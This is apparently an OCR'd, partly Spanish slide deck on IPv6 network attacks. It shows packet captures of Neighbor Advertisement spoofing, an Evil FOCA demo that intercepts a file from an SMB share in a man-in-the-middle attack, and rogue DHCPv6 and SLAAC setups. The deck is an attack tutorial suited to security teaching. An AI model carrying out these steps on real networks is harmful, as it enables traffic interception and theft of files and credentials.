fe80::f95c:b7c5:ea34:d3ff     fe80::f47c:d2ae:b534:40b2     LLMNR        102 Standard query response
fe80::f47c:d2ae:b534:40b2     fe80::f95c:b7c5:ea34:d3ff     ICMPv6       150 Destination Unreachable
```

```
Flags: 0x60000000
  0... .... .... .... .... .... .... .... = Router: Not set
  .1.. .... .... .... .... .... .... .... = Solicited: Set
  ..1. .... .... .... .... .... .... .... = Override: Set
  ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
Target Address: fe80::f47c:d2ae:b534:40b2 (fe80::f47c:d2ae:b534:40b2)
ICMPv6 Option (Target link-layer address : 08:00:27:3f:05:4e)
  Type: Target link-layer address (2)
  Length: 1 (8 bytes)
  Link-layer address: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
```

NA Spoofing



```
Source                      Destination                 Protocol  Length Info
fe80::f47c:d2ae:b534:40b2   fe80::f95c:b7c5:ea34:d3ff   ICMPv6        86 Neighbor Advertisement
fe80::f95c:b7c5:ea34:d3ff   fe80::f47c:d2ae:b534:40b2   ICMPv6        86 Neighbor Advertisement
fe80::f47c:d2ae:b534:40b2   ff02::1:3                   LLMNR         83 Standard query A srv
192.168.1.204               224.0.0.252                 LLMNR         63 Standard query A srv
fe80::f95c:b7c5:ea34:d3ff   fe80::f47c:d2ae:b534:40b2   LLMNR        102 Standard query response
192.168.1.204               224.0.0.252                 LLMNR         63 Standard query AAAA srv
fe80::f95c:b7c5:ea34:d3ff   fe80::f47c:d2ae:b534:40b2   LLMNR        102 Standard query response
fe80::f47c:d2ae:b534:40b2   fe80::f95c:b7c5:ea34:d3ff   ICMPv6       150 Destination Unreachable
```


```
⊟ Flags: 0x60000000
    0... .... .... .... .... .... .... .... = Router: Not set
    .1.. .... .... .... .... .... .... .... = Solicited: Set
    ..1. .... .... .... .... .... .... .... = Override: Set
    ...0 0000 0000 0000 0000 0000 0000 0000 = Reserved: 0
  Target Address: fe80::f95c:b7c5:ea34:d3ff (fe80::f95c:b7c5:ea34:d3ff)
⊟ ICMPv6 Option (Target link-layer address : 08:00:27:3f:05:4e)
    Type: Target link-layer address (2)
    Length: 1 (8 bytes)
    Link-layer address: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
```

Demo 1: Mitm using NA Spoofing and capturng SMB files

Spaniards!

Evil
F CA

Step 1: Evil FOCA



```
Network
  Neighbors
    00155D015901 (Share)
      192.168.10.1
      fe80::39ae:a143:cc06:1ec6
    00155D015902 (Victim)
      192.168.10.43
      fe80::e9c7:7e76:7f88:be36
  Routers
```


Neighbor advertisement spoofing

- The attacker sends to their victims fake ICMPv6 Advertisement packets in order to cause that any traffic goes through your IP address.

Attack type	Attack		Active
NeighborAdvertiseme...	Target 1: fe80::39ae:a143:cc06:1ec6 Target 2: fe80::e9c7:7e76:7f88:be36	Route: None	☑

Time	Module	Message
2:23 ...	NeighborSpoofing	New neighbor detected with 00155D015901 as physical address
2:23 ...	NeighborSpoofing	New neighbor detected with 00155D015902 as physical address
2:29 ...	NeighborSpoofing	Performing a MITM (Neighbor spoofing) attack between fe80::39ae:a143:cc06:1ec6 and fe80...


Step 2: Connect to SMB Server



Password.txt

```
La clave es 1234
```

Step 3: Wireshark



Capturing from AMD PCNET Family Ethernet Adapter (Microsoft's Packet Scheduler) [Wireshark 1.6.7 (SVN Rev 4197
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply
Mark Packet (toggle)
Ignore Packet (toggle)
Set Time Reference (toggle)
Manually Resolve Address
Apply as Filter
Prepare a Filter
Conversation Filter
Colorize Conversation
SCTP
Follow TCP Stream
Follow UDP Stream
Follow SSL Stream
Copy
Decode As...
Print...
Show Packet in New Window

Filter: !arp


```
No.   Time      Source              Destination         Protocol Length Info
66029 57.797739 fe80::f95c:b7c5:ea3 fe80::f47c:d2ae:b53 DCERPC    250 Bind_ack: call_id: 2 Fragm          t (3)
66030 57.804158 fe80::f95c:b7c5:ea3 fe80::f47c:d2ae:b53 DCERPC    250 [TCP Retransmission] Bind_          sing
66031 57.843962 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 SRVSVC    278 NetShareEnumAll request
66032 57.854862 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 SRVSVC    278 [TCP Retransmission] NetSh
66033 57.857979 fe80::f95c:b7c5:ea3 fe80::f47c:d2ae:b53 SRVSVC    646 NetShareEnumAll response
66034 57.863582 fe80::f95c:b7c5:ea3 fe80::f47c:d2ae:b53 SRVSVC    646 [TCP Retransmission] NetSh
66035 57.918593 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 SMB2      166 Close Request
66036 57.926469 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 SMB2      166 [TCP Retransmission] Close
66037 57.929599 fe80::f95c:b7c5:ea3 fe80::f47c:d2ae:b53 SMB2      202 Close Response
66038 57.933846 fe80::f95c:b7c5:ea3 fe80::f47c:d2ae:b53 SMB2      202 [TCP Retransmission] Close
66039 58.191989 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 TCP        74 49158 > microsoft-ds [ACK]          5 Len
66040 58.198585 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 TCP        74 [TCP Dup ACK 66039#1] 4915          q=802
66041 58.270628 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 SMB2      172 TreeConnect Request Tree: \\srv\users
66042 58.273844 fe80::f47c:d2ae:b53 fe80::f95c:b7c5:ea3 SMB2      172 [TCP Retransmission] TreeConnect Request Tree: \\srv\Use
66043 58.275380                                                   158 TreeConnect Response
```

```
⊞ Frame 66041: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits)
⊞ Ethernet II, Src: CadmusCo_58:af:a8 (08:00:27:58:af:a8), Dst: CadmusCo_3f:05:4e (08:00:27:3f:05:4e)
⊞ Internet Protocol Version 6, Src: fe80::f47c:d2ae:b534:40b2 (fe80::f47c:d2ae:b534:40b2), Dst: fe80::f95c:b7c5:ea34:d3ff (fe
⊞ Transmission Control Protocol, Src Port: 49158 (49158), Dst Port: microsoft-ds (445), Seq: 8025, Ack: 8275, Len: 98
⊞ NetBIOS Session Service
⊞ SMB2 (Server Message Block Protocol version 2)
```

```
0000  08 00 27 3f 05 4e 08 00  27 58 af a8 86 dd 60 00   ..'?.N.. 'X....`.
0010  00 00 00 76 06 80 fe 80  00 00 00 00 00 00 f4 7c   ...v.... .......|
0020  d2 ae b5 34 40 b2 fe 80  00 00 00 00 00 00 f9 5c   ...4@... .......\
0030  b7 c5 ea 34 d3 ff c0 06  01 bd 9e 90 6d 6c 29 37   ...4.... ....ml)7
0040  3c 29 50 18 00 ff 9f e2  00 00 00 00 00 5e fe 53   <)P..... .....^.S
0050  4d 42 40 00 01 00 00 00  00 00 03 00 01 00 00 00   MB@..... ........
0060  00 00 00 00 00 00 38 00  00 00 00 00 00 00 ff fe   ......8. ........
0070  00 00 00 00 00 00 01 00  00 00 00 04 00 00 00 00   ........ ........
```

AMD PCNET Family Ethernet Adapter (Microsoft'... | Packets: 66077 Displayed: 474 Marked: 0 | Profile: Default

Step 4: Follow TCP Stream



```
@...................................
................................5......
............SMB@....................................
........................9.......................................`...x.......X..P.a.s.s.w.o.r.d...t.x.t.
(..............DHnQ.........................................MxAc.......................QFid.......|.SMB
@...................................
........................<.................................................................SMB
@...................................
........................Y.......`...9...`...9.......9.......9....................  .......9..................
x.................MxAc.................................DHnQ..........................QFid....(6......
p.........................SMB@...................................
........................9.............................................x.......@....a.s.s.
(..............DHnQ.........................................MxAc........SMB@...................................
........................Y.........?.........9.......9.......:...........................
=.................................MxAc.................X.SMB@..................................
................................=.......................|.SMB@..................................
........................<.................................................................SMB
@...................................
........................9.............................................x.......@....a.s.s.
(..............DHnQ.........................................MxAc........SMB@...................................
........................Y.........?.........9.......9.......:...........................
A.................................MxAc....................SMB@...............p.................
........................)...X...................9......................SMB@..................................
........................)...P...................9......................SMB@............`.................
..........................H.......7.........L..............SMB@...................................
..........................H...................N.T.F.S.........X.SMB@..................................
................................A.......................|.SMB@..................................
........................<.................................................................q.SMB
@...................................
........................1.P................9....................|..............`.SMB@..................  ...............
..........................P................La clave es 1234...H.SMB@...........................
```

Entire conversation (12232 bytes)


○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

LEVEL 2: SLAAC Attack

ICMPv6: SLAAC

- Stateless Address Auto Configuration
- Devices ask for routers
- Routers public their IPv6 Address
- Devices auto-configure IPv6 and Gateway
  - RS: Router Solicitation
  - RA: Router Advertisement

Rogue DHCPv6



Opciones disponibles


☐ 00021 Lista de nombres de dominio de servidor SIP
☐ 00022 Lista de direcciones IPV6 de servidores SIP
☑ 00023 Lista de direcciones IPV6 de servidores DNS de nombres rec
☐ 00024 Lista de búsqueda de dominios

Entrada de datos

Nueva dirección IPv6:


Dirección IPv6 actual:

DNS Autodiscovery



```
348 493.814082 fc00::2   fec0:0:0:ffff::3    DNS         89 Standard query AAAA lucas.com
349 494.814324 fc00::2   fec0:0:0:ffff::2    DNS         89 Standard query AAAA lucas.com
350 495.812164 fc00::2   fec0:0:0:ffff::3    DNS         89 Standard query AAAA lucas.com
351 497.820460 fc00::2   fec0:0:0:ffff::1    DNS         89 Standard query AAAA lucas.com
352 497.820719 fc00::2   fec0:0:0:ffff::2    DNS         89 Standard query AAAA lucas.com
353 497.821244 fc00::2   fec0:0:0:ffff::3    DNS         89 Standard query AAAA lucas.com
354 501.823387 fc00::2   fec0:0:0:ffff::1    DNS         89 Standard query AAAA lucas.com
355 501.823468 fc00::2   fec0:0:0:ffff::2    DNS         89 Standard query AAAA lucas.com
356 501.824322 fc00::2   fec0:0:0:ffff::3    DNS         89 Standard query AAAA lucas.com
```


And it works!: Web Browser


about:config - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
about:config
about:config
Bing

Buscar: ipv6

Nombre de la preferencia	Estado	Tipo	Valor
network.dns.disableIPv6	predeterminado	lógico	false

Not in all Web Browsers…



Capturing network events (0)

Host resolver

- View pending lookups
- Default address family: IPV4 (IPv6 disabled)
- View all IPv6 probe events

Async DNS Configuration

- Internal DNS client enabled: false

Host resolver cache

- Capacity: 1000

Current State

